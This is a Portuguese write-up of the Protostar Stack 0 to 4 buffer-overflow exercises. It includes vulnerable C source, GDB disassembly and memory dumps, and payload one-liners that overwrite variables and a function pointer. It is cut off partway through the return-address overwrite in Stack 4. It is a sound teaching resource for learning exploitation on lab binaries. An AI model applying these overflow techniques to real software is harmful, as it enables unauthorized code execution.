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Stack 0 :

Nessa primeira chall do Protostar Stack estaremos explorando a falha na função `gets`, basicamente você pode inserir quantos caracteres quiser uma vez que a função não faz nenhuma checagem para o tamanho do buffer definido - no código acima o buffer tinha um tamanho de 64, entretanto, conseguimos dar um input de quantos caracteres forem necessários.

E qual o problema disso ? **Buffer overflow**, podemos continuar escrevendo no programa até sobrescrever outras áreas da memória que não deveríamos, assim, conseguindo alterar variáveis e possivelmente acesso a outras funções e/ou locais que não deveríamos. Por volta da stack 4,5 veremos como isso pode ser ainda mais prejudicial e utilizar para ganhar acesso total à máquina através do controle de fluxo das chamadas de funções.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

`python -c "print('A'*90)" | ./stack0`

```
> python -c "print('A'*90)" | ./stack0
you have changed the 'modified' variable
```

[Aqui foi utilizado 90 por que eu estava fazendo na minha máquina própria, então o compilador tinha feito algumas brincadeiras a mais]

Fazendo através do **GDB**:

1 - Primeiro procuramos pelo código em assembly para entender o que está acontecendo.

```
Dump of assembler code for function main:
0x0000000000001149 <+0>:    push    rbp
0x000000000000114a <+1>:    mov     rbp, rsp
0x000000000000114d <+4>:    sub     rsp, 0x60
0x0000000000001151 <+8>:    mov     DWORD PTR [rbp-0x54], edi
0x0000000000001154 <+11>:   mov     QWORD PTR [rbp-0x60], rsi
0x0000000000001158 <+15>:   mov     DWORD PTR [rbp-0x4], 0x0
0x000000000000115f <+22>:   lea     rax, [rbp-0x50]
0x0000000000001163 <+26>:   mov     rdi, rax
0x0000000000001166 <+29>:   mov     eax, 0x0
0x000000000000116b <+34>:   call    0x1040 <gets@plt>
0x0000000000001170 <+39>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000001173 <+42>:   test    eax, eax
0x0000000000001175 <+44>:   je      0x1185 <main+60>
0x0000000000001177 <+46>:   lea     rdi, [rip+0xe8a]          # 0x2008
0x000000000000117e <+53>:   call    0x1030 <puts@plt>
0x0000000000001183 <+58>:   jmp     0x1191 <main+72>
0x0000000000001185 <+60>:   lea     rdi, [rip+0xea5]          # 0x2031
0x000000000000118c <+67>:   call    0x1030 <puts@plt>
0x0000000000001191 <+72>:   mov     eax, 0x0
0x0000000000001196 <+77>:   leave
0x0000000000001197 <+78>:   ret
End of assembler dump.
gdb-peda$
```

Aqui podemos ver onde ele seta a variável modified como 0, e, que no **main+39** ele checka se realmente é igual a zero. Podemos perceber que em **rbp-0x4** é onde temos que invadir o espaço de memória, pois é lá que está o que queremos modificar

Abaixo podemos ver onde o **rbp** está localizado.

```
(gdb) info registers
rax      0x0
rbx      0x555555551a0  93824992235936
rcx      0x7ffff7f96578  140737353704824
rdx      0x7ffff7ffe0c8  140737488347336
rsi      0x7ffff7fe0b8  140737488347320
rdi      0x7ffff7ffdf70  140737488346992
rbp      0x7ffff7ffdfc0  0x7ffff7ffdfc0
rsp      0x7ffff7ffdf60  0x7ffff7ffdf60
r8       0x0
r9       0x7ffff7fe2260  140737354015328
r10      0x7
r11      0x2
r12      0x55555555050  93824992235600
r13      0x7ffff7fe0b0  140737488347312
r14      0x0
r15      0x0
rip      0x5555555516b  0x5555555516b <main+34>
eflags   0x206  [ PF IF ]
cs       0x33  51
ss       0x2b  43
ds       0x0
es       0x0
fs       0x0
gs       0x0
(gdb) c
```

Agora basta ver de onde começa o nosso input e fazer menos o ebp-0x4 para saber quantos bits precisaríamos colocar para alterar a variável.

Na minha máquina, fazendo o valor de onde começa nosso input no rsp(0x7f...df70) - rbp-0x4 temos 90. Então precisamos por 90+ caracteres para alterar essa variável.

```
(gdb) x/100x $sp
0x7fffffffdf60: 0xffffe0b8 0x00007fff 0x00f0b5ff 0x00000001
0x7fffffffdf70: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf80: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf90: 0x61616161 0x61616161 0x61616161 0x00006161
0x7fffffffdfa0: 0x00000000 0x00000000 0x55555050 0x00005555
0x7fffffffdfb0: 0xffffe0b0 0x00007fff 0x00000000 0x00000000
0x7fffffffdfc0: 0x00000000 0x00000000 0xf7dfe023 0x00007fff
0x7fffffffdfd0: 0xf7ffc5c0 0x00007fff 0xffffe0b8 0x00007fff
0x7fffffffdfde0: 0x00000000 0x00000001 0x55555149 0x00005555
0x7fffffffdfef0: 0x555551a0 0x00005555 0x17965554 0x248ccb30
0x7fffffffdf00: 0x55555050 0x00005555 0xffffe0b0 0x00007fff
0x7fffffffdf10: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf20: 0xa8365554 0xdb7334cf 0xa8385554 0xdb73248f
0x7fffffffdf30: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf40: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdf50: 0xffffe0b8 0x00007fff 0xffffe0c8 0x00007fff
0x7fffffffdf60: 0xf7ffe120 0x00007fff 0x00000000 0x00000000
0x7fffffffdf70: 0x00000000 0x00000000 0x55555050 0x00005555
0x7fffffffdf80: 0xffffe0b0 0x00007fff 0x00000000 0x00000000
0x7fffffffdf90: 0x00000000 0x00000000 0x5555507e 0x00005555
0x7fffffffdfa0: 0xffffe0a8 0x00007fff 0x0000001c 0x00000000
0x7fffffffdfb0: 0x00000001 0x00000000 0xffffe52c 0x00007fff
0x7fffffffdfc0: 0x00000000 0x00000000 0xffffe550 0x00007fff
0x7fffffffdfd0: 0xffffe57e 0x00007fff 0xffffe5da 0x00007fff
0x7fffffffdfde0: 0xffffe5ec 0x00007fff 0xffffe5fd 0x00007fff
```

Na próxima imagem vemos que alteramos ao inserir 90 caracteres.

```
Breakpoint 2, 0x000055555555170 in main ()
(gdb) x/100x $sp
0x7fffffffdf60: 0xffffe0b8 0x00007fff 0x00f0b5ff 0x00000001
0x7fffffffdf70: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf80: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf90: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdfa0: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdfb0: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdfc0: 0x00000001 0x00000000 0xf7dfe023 0x00007fff
0x7fffffffdfd0: 0xf7ffc5c0 0x00007fff 0xffffe0b8 0x00007fff
0x7fffffffdfde0: 0x00000000 0x00000001 0x55555149 0x00005555
0x7fffffffdfef0: 0x555551a0 0x00005555 0x1c7de63d 0xf2264a3b
0x7fffffffdf00: 0x55555050 0x00005555 0xffffe0b0 0x00007fff
0x7fffffffdf10: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf20: 0xa3dde63d 0x0dd9b5c4 0xa3de63d 0x0dd9a584
0x7fffffffdf30: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdf40: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdf50: 0xffffe0b8 0x00007fff 0xffffe0c8 0x00007fff
0x7fffffffdf60: 0xf7ffe120 0x00007fff 0x00000000 0x00000000
0x7fffffffdf70: 0x00000000 0x00000000 0x55555050 0x00005555
0x7fffffffdf80: 0xffffe0b0 0x00007fff 0x00000000 0x00000000
0x7fffffffdf90: 0x00000000 0x00000000 0x5555507e 0x00005555
0x7fffffffdfa0: 0xffffe0a8 0x00007fff 0x0000001c 0x00000000
0x7fffffffdfb0: 0x00000001 0x00000000 0xffffe52c 0x00007fff
0x7fffffffdfc0: 0x00000000 0x00000000 0xffffe550 0x00007fff
0x7fffffffdfd0: 0xffffe57e 0x00007fff 0xffffe5da 0x00007fff
0x7fffffffdfde0: 0xffffe5ec 0x00007fff 0xffffe5fd 0x00007fff
(gdb) c
Continuing.
you have changed the 'modified' variable
```

Stack 1 :

```
(stack1.c)
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int main(int argc, char **argv)
7  {
8      volatile int modified;
9      char buffer[64];
10
11     if(argc == 1) {
12         errx(1, "please specify an argument\n");
13     }
14
15     modified = 0;
16     strcpy(buffer, argv[1]);
17
18     if(modified == 0x61626364) {
19         printf("you have correctly got the variable to the right value\n");
20     } else {
21         printf("Try again, you got 0x%08x\n", modified);
22     }
23 }
```

Essa chall não foge muito do que fizemos anteriormente. A única diferença agora é que precisaremos alterar o valor da variável para um valor específico. Mais uma vez dei preferência a utilização do gdb para descobrirmos o que fazer.

Testando o executável:

```
(gdb) r aaaaaaaaaaaaaaaaaa
Starting program: /home/kk-/theFrontPageOfLife/vvv/stack1 aaaaaaaaaaaaaaaaaa
Try again, you got 0x00000000
```

Na linha **main+67** vemos onde temos que sobrescrever $esp+0x5c$, e na linha **main+71** vemos o valor específico que ele compara, **0x61626364** : **abcd**.

```
Dump of assembler code for function main:
0x08048464 <main+0>:  push    ebp
0x08048465 <main+1>:  mov     ebp,esp
0x08048467 <main+3>:  and     esp,0xffffffff
0x0804846a <main+6>:  sub     esp,0x60
0x0804846d <main+9>:  cmp     DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>: jne     0x08048487 <main+35>
0x08048473 <main+15>: mov     DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>: mov     DWORD PTR [esp],0x1
0x08048482 <main+30>: call    0x08048388 <errx@plt>
0x08048487 <main+35>: mov     DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>: mov     eax,DWORD PTR [ebp+0xc]
0x08048492 <main+46>: add     eax,0x4
0x08048495 <main+49>: mov     eax,DWORD PTR [eax]
0x08048497 <main+51>: mov     DWORD PTR [esp+0x4],eax
0x0804849b <main+55>: lea     eax,[esp+0x1c]
0x0804849f <main+59>: mov     DWORD PTR [esp],eax
0x080484a2 <main+62>: call    0x08048368 <strcpy@plt>
0x080484a7 <main+67>: mov     eax,DWORD PTR [esp+0x5c]
0x080484ab <main+71>: cmp     eax,0x61626364
0x080484b0 <main+76>: jne     0x080484c0 <main+92>
0x080484b2 <main+78>: mov     DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>: call    0x08048398 <puts@plt>
0x080484be <main+90>: jmp     0x080484d5 <main+113>
0x080484c0 <main+92>: mov     edx,DWORD PTR [esp+0x5c]
0x080484c4 <main+96>: mov     eax,0x80485f3
0x080484c9 <main+101>: mov     DWORD PTR [esp+0x4],edx
0x080484cd <main+105>: mov     DWORD PTR [esp],eax
0x080484d0 <main+108>: call    0x08048378 <printf@plt>
0x080484d5 <main+113>: leave
0x080484d6 <main+114>: ret
```

Vamos setar um breakpoint em main+71 para analisar os valores dos registradores e a stack.

Essa parte é mais do mesmo da stack 0, pegamos os valores, calculamos quantos bytes temos que escrever e forçamos o ataque.

Contudo, agora precisamos deixar os últimos 4 bytes iguais a **0x61626364**, e ainda temos que prestar no little-endian.

```
(gdb) i r
eax             0xbffff70c          -1073744116
ecx             0x0                0
edx             0x46               70
ebx             0xb7fd7ff4          -1208123404
esp             0xbffff6f0          0xbffff6f0
ebp             0xbffff758          0xbffff758
esi             0x0                0
edi             0x0                0
eip             0x080484a7          0x080484a7 <main+67>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73               115
ss             0x7b               123
ds             0x7b               123
es             0x7b               123
fs             0x0                0
gs             0x33               51
```

Ou seja, temos que alterar $0xbffff6f0 + 0x5c = 0xBFFFF74C$, e pra isso precisamos de 64.


```
(gdb) x/100x $sp
0xbffff6f0: 0xbffff70c 0xbffff944 0xb7fff8f8 0xb7f0186e
0xbffff700: 0xb7fd7ff4 0xb7ec6165 0xbffff718 0x41414141
0xbffff710: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff720: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff730: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff740: 0x41414141 0x41414141 0x41414141 0x4b4b4b4b
0xbffff750: 0x0804004b 0x00000000 0xbffff7d8 0xb7eadc76
0xbffff760: 0x00000002 0xbffff804 0xbffff810 0xb7fe1848
0xbffff770: 0xbffff7c0 0xffffffff 0xb7ffe4f4 0x08048281
0xbffff780: 0x00000001 0xbffff7c0 0xb7ff0626 0xb7fffab0
0xbffff790: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffff7a0: 0xbffff7d8 0x7b167eb8 0x5140c8a8 0x00000000
0xbffff7b0: 0x00000000 0x00000000 0x00000002 0x080483b0
0xbffff7c0: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffe4f4
0xbffff7d0: 0x00000002 0x080483b0 0x00000000 0x080483d1
0xbffff7e0: 0x08048464 0x00000002 0xbffff804 0x080484f0
0xbffff7f0: 0x080484e0 0xb7ff1040 0xbffff7fc 0xb7fff8f8
0xbffff800: 0x00000002 0xbffff92a 0xbffff944 0x00000000
0xbffff810: 0xbffff98a 0xbffff994 0xbffff9b4 0xbffff9c8
0xbffff820: 0xbffff9d0 0xbffff9e6 0xbffff9f6 0xbffffa09
0xbffff830: 0xbffffa16 0xbffffa25 0xbffffa31 0xbffffa45
0xbffff840: 0xbffffa83 0xbffffa94 0xbfffff84 0xbfffff92
0xbffff850: 0xbfffffa9 0xbfffffd9 0x00000000 0x00000020
0xbffff860: 0xb7fe2414 0x00000021 0xb7fe2000 0x00000010
0xbffff870: 0x178bfbff 0x00000006 0x00001000 0x00000011
(gdb)
```

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c 'print "A"*63 + "edcba"')
you have correctly got the variable to the right value
```

```
(gdb) x/100x $sp
0xbffff6f0: 0xbffff70c 0xbffff949 0xb7fff8f8 0xb7f0186e
0xbffff700: 0xb7fd7ff4 0xb7ec6165 0xbffff718 0x41414141
0xbffff710: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff720: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff730: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff740: 0x41414141 0x41414141 0x65414141 0x61626364
0xbffff750: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff760: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff770: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff780: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff790: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7a0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7b0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7d0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7e0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff7f0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff800: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff810: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff820: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff830: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff840: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff850: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff860: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff870: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

Stack 2:

Nessa stack 3 apesar de não utilizarmos o comando **gets** utilizamos o **strcpy**, contudo, strcpy também não restringe a quantidade de caracteres, então continuamos utilizando o **buffer overflow**.

Uma possível forma de melhorar seria utilizando o strncpy

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

```

(gdb) disas main
Dump of assembler code for function main:
0x0000000000001179 <+0>:      push    rbp
0x000000000000117a <+1>:      mov     rbp, rsp
0x000000000000117d <+4>:      sub     rsp, 0x60
0x0000000000001181 <+8>:      mov     DWORD PTR [rbp-0x54], edi
0x0000000000001184 <+11>:     mov     QWORD PTR [rbp-0x60], rsi
0x0000000000001188 <+15>:     lea     rdi, [rip+0xe79]          # 0x2008
0x000000000000118f <+22>:     call   0x1030 <getenv@plt>
0x0000000000001194 <+27>:     mov     QWORD PTR [rbp-0x8], rax
0x0000000000001198 <+31>:     cmp     QWORD PTR [rbp-0x8], 0x0
0x000000000000119d <+36>:     jne     0x11b5 <main+60>
0x000000000000119f <+38>:     lea     rsi, [rip+0xe6a]          # 0x2010
0x00000000000011a6 <+45>:     mov     edi, 0x1
0x00000000000011ab <+50>:     mov     eax, 0x0
0x00000000000011b0 <+55>:     call   0x1060 <errx@plt>
0x00000000000011b5 <+60>:     mov     DWORD PTR [rbp-0xc], 0x0
0x00000000000011bc <+67>:     mov     rdx, QWORD PTR [rbp-0x8]
0x00000000000011c0 <+71>:     lea     rax, [rbp-0x50]
0x00000000000011c4 <+75>:     mov     rsi, rdx
0x00000000000011c7 <+78>:     mov     rdi, rax
0x00000000000011ca <+81>:     call   0x1040 <strcpy@plt>
0x00000000000011cf <+86>:     mov     eax, DWORD PTR [rbp-0xc]
0x00000000000011d2 <+89>:     cmp     eax, 0xd0a0d0a
0x00000000000011d7 <+94>:     jne     0x11e7 <main+110>
0x00000000000011d9 <+96>:     lea     rdi, [rip+0xe60]          # 0x2040
0x00000000000011e0 <+103>:    call   0x1050 <puts@plt>
0x00000000000011e5 <+108>:    jmp     0x11fd <main+132>
0x00000000000011e7 <+110>:    mov     eax, DWORD PTR [rbp-0xc]
0x00000000000011ea <+113>:    mov     esi, eax
0x00000000000011ec <+115>:    lea     rdi, [rip+0xe76]          # 0x2069
0x00000000000011f3 <+122>:    mov     eax, 0x0
0x00000000000011f8 <+127>:    call   0x1070 <printf@plt>
0x00000000000011fd <+132>:    mov     eax, 0x0
0x0000000000001202 <+137>:    leave
0x0000000000001203 <+138>:    ret
End of assembler dump.
(gdb)

```

Com o disassembly vemos onde ele seta modified = 0 e também que esse valor está armazenado em rbp-0xc.

```

0x000005555555551cf <+86>:      mov     eax, DWORD PTR [rbp-0xc]
=> 0x000005555555551d2 <+89>:      cmp     eax, 0xd0a0d0a
0x000005555555551d7 <+94>:      jne     0x555555551e7 <main+110>

```



```

Breakpoint 2, 0x00005555555551d2 in main ()
(gdb) i r
rax                0x0                0
rbx                0x555555555210        93824992236048
rcx                0x40                64
rdx                0x10                16
rsi                0x7fffffffef80      140737488351104
rdi                0x7fffffffdf4c      140737488346956
rbp                0x7fffffffdf70      0x7fffffffdf70
rsp                0x7fffffffdf10      0x7fffffffdf10
r8                 0x0                0
r9                 0x7ffff7fe2260      140737354015328
r10                0xffffffffffff27a     -3462
r11                0x7ffff7f39710      140737353324304
r12                0x555555555080      93824992235648
r13                0x7fffffffef060     140737488347232
r14                0x0                0
r15                0x0                0
rip                0x5555555551d2      0x5555555551d2 <main+89>
eflags             0x246             [ PF ZF IF ]
cs                 0x33             51
ss                 0x2b             43
ds                 0x0                0
es                 0x0                0
fs                 0x0                0
gs                 0x0                0
(gdb)

```

```

0x7fffffffdf10: 0xffffe068      0x00007fff      0x00f0b5ff      0x00000001
0x7fffffffdf20: 0x4141416f      0x41414141      0x41414141      0x41414141
0x7fffffffdf30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf50: 0x41414141      0x41414141      0x41414141      0x00005500
0x7fffffffdf60: 0xffffe060      0x00000000      0xffffef54      0x00007fff
0x7fffffffdf70: 0x00000000      0x00000000      0xf7dfe023      0x00007fff
0x7fffffffdf80: 0xf7ffc5c0      0x00007fff      0xffffe068      0x00007fff
0x7fffffffdf90: 0x00000000      0x00000001      0x55555179      0x00005555
0x7fffffffdfa0: 0x55555210      0x00005555      0x5be1f903      0xa1253d1e

```

Se a gente olhar pra rbp - 12, vemos que é onde ele seta modified = 0, e é lá que temos que alterar.

Setando a variável do ambiente :

➤ GREENIE=\$(python -c "print('-'*64 + '\x0a\x0d\x0a\x0d')");

```

0x7fffffffdf30: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf40: 0x61616161 0x61616161 0x61616161 0x61616161
0x7fffffffdf50: 0x0d0a0d0a 0x00000000 0xffffef4c 0x00007fff
0x7fffffffdf60: 0x00000000 0x00000000 0xf7dfe023 0x00007fff
0x7fffffffdf70: 0xf7ffc5c0 0x00007fff 0xffffe058 0x00007fff
0x7fffffffdf80: 0x00000000 0x00000001 0x55555179 0x00005555
0x7fffffffdf90: 0x55555210 0x00005555 0xa51c0184 0x3ee48b75
0x7fffffffdfa0: 0x55555080 0x00005555 0xffffe050 0x00007fff
0x7fffffffdfb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfc0: 0x1bfc0184 0xc11b748a 0x1ab20184 0xc11b64ca
0x7fffffffdfd0: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdfef0: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdfef0: 0xffffe058 0x00007fff 0xffffe068 0x00007fff
0x7fffffffef000: 0xf7ffe120 0x00007fff 0x00000000 0x00000000
0x7fffffffef010: 0x00000000 0x00000000 0x55555080 0x00005555
0x7fffffffef020: 0xffffe050 0x00007fff 0x00000000 0x00000000
0x7fffffffef030: 0x00000000 0x00000000 0x555550ae 0x00005555
0x7fffffffef040: 0xffffe048 0x00007fff 0x0000001c 0x00000000
0x7fffffffef050: 0x00000001 0x00000000 0xffffe4cb 0x00007fff
0x7fffffffef060: 0x00000000 0x00000000 0xffffe4f3 0x00007fff
0x7fffffffef070: 0xffffe521 0x00007fff 0xffffe57d 0x00007fff
0x7fffffffef080: 0xffffe58f 0x00007fff 0xffffe5a0 0x00007fff
(gdb) info registers
rax                0x0                0
rbx                0x555555555210       93824992236048
rcx                0x40                64
rdx                0x10                16
rsi                0x7fffffffef80       140737488351104
rdi                0x7fffffffdf44       140737488346948
rbp                0x7fffffffdf60       0x7fffffffdf60

```

Aumentamos mais o buffer, e pronto. (aqui eu tive alguns problemas com o endereço mudando, tanto que temos dois prints com endereços diferentes do rbp, mas no fim, consegui).

```

> export GREENIE=$(python -c "print('a'*68 + '\x0a\x0d\x0a\x0d')");
> ./stack2
you have correctly modified the variable

```

Stack 3:

Aqui continuamos atacando via **buffer overflow**. Dessa vez, temos que o mudar o valor de *fp* para o endereço de uma função. A ideia desses é já começarmos a aprender que podemos mudar o fluxo das funções e chamar coisas que a princípio não estão sendo chamadas.

(stack3.c)

```

1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  void win()
7  {
8      printf("code flow successfully changed\n");
9  }
10
11 int main(int argc, char **argv)
12 {
13     volatile int (*fp)();
14     char buffer[64];
15
16     fp = 0;
17
18     gets(buffer);
19
20     if(fp) {
21         printf("calling function pointer, jumping to 0x%08x\n", fp);
22         fp();
23     }
24 }

```

Testando o programa vemos que podemos alterar o endereço de *fp* apenas forçando um payload cheio de **'A'**.

```
./stack3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
calling function pointer, jumping to 0x41414141
```

Aqui pegamos o endereço da função, com o comando **p win** do gdb, também podemos obter com o comando **info functions**.

```
0x08048439 <main+1>:  mov    ebp,esp
0x0804843b <main+3>:  and    esp,0xffffffff
0x0804843e <main+6>:  sub    esp,0x60
0x08048441 <main+9>:  mov    DWORD PTR [esp+0x5c],0x0
0x08048449 <main+17>: lea    eax,[esp+0x1c]
0x0804844d <main+21>: mov    DWORD PTR [esp],eax
0x08048450 <main+24>: call   0x8048330 <gets@plt>
0x08048455 <main+29>: cmp    DWORD PTR [esp+0x5c],0x0
0x0804845a <main+34>: je     0x8048477 <main+63>
0x0804845c <main+36>: mov    eax,0x8048560
0x08048461 <main+41>: mov    edx,DWORD PTR [esp+0x5c]
0x08048465 <main+45>: mov    DWORD PTR [esp+0x4],edx
0x08048469 <main+49>: mov    DWORD PTR [esp],eax
0x0804846c <main+52>: call   0x8048350 <printf@plt>
0x08048471 <main+57>: mov    eax,DWORD PTR [esp+0x5c]
0x08048475 <main+61>: call   eax
0x08048477 <main+63>: leave
0x08048478 <main+64>: ret
End of assembler dump.
(gdb) b *main+29
Breakpoint 1 at 0x8048455: file stack3/stack3.c, line 20.
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
(gdb)
```

Forçando direto o payload, com base naquilo que já fizemos anteriormente :

```
user@protostar: /opt/protostar/bin 80x38
user@protostar:/opt/protostar/bin$ python -c "print 'A'*64 + '\x24\x84\x04\x08'"
| ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
user@protostar:/opt/protostar/bin$
```


Stack 4 :

stack4.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```


Now, **shit hits the fan**.

Aqui começamos a aprender sobre uma das maiores utilidades do buffer overflow, ganhar acesso a uma aplicação e fazer o que quisermos com ela.


Até o stack anterior basicamente dependíamos do **if**, e apenas mudar o endereço de uma variável, ou o local para onde aponta. Aqui avançamos um pouco mais, basicamente temos que controlar o fluxo de execução o endereço de retorno - eip - para que seja executado o que desejamos - que no caso é a função win.

(

<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>)



Na pilha temos o EIP salvando para onde a função deve retornar, o que faremos é sobrescrever esse eip, que nem na imagem abaixo, com o endereço da função que desejamos executar.



Analisando pelo GDB :

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048408 <main+0>:  push    ebp
0x08048409 <main+1>:  mov     ebp,esp
0x0804840b <main+3>:  and     esp,0xffffffff
0x0804840e <main+6>:  sub     esp,0x50
0x08048411 <main+9>:  lea     eax,[esp+0x10]
0x08048415 <main+13>: mov     DWORD PTR [esp],eax
0x08048418 <main+16>: call    0x804830c <gets@plt>
0x0804841d <main+21>:  leave
0x0804841e <main+22>:  ret
End of assembler dump.
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
```

O endereço da função 0x80483f4

```
(gdb) disas main
Dump of assembler code for function main:
0x08048408 <main+0>:  push    ebp
0x08048409 <main+1>:  mov     ebp,esp
0x0804840b <main+3>:  and     esp,0xffffffff
0x0804840e <main+6>:  sub     esp,0x50
0x08048411 <main+9>:  lea     eax,[esp+0x10]
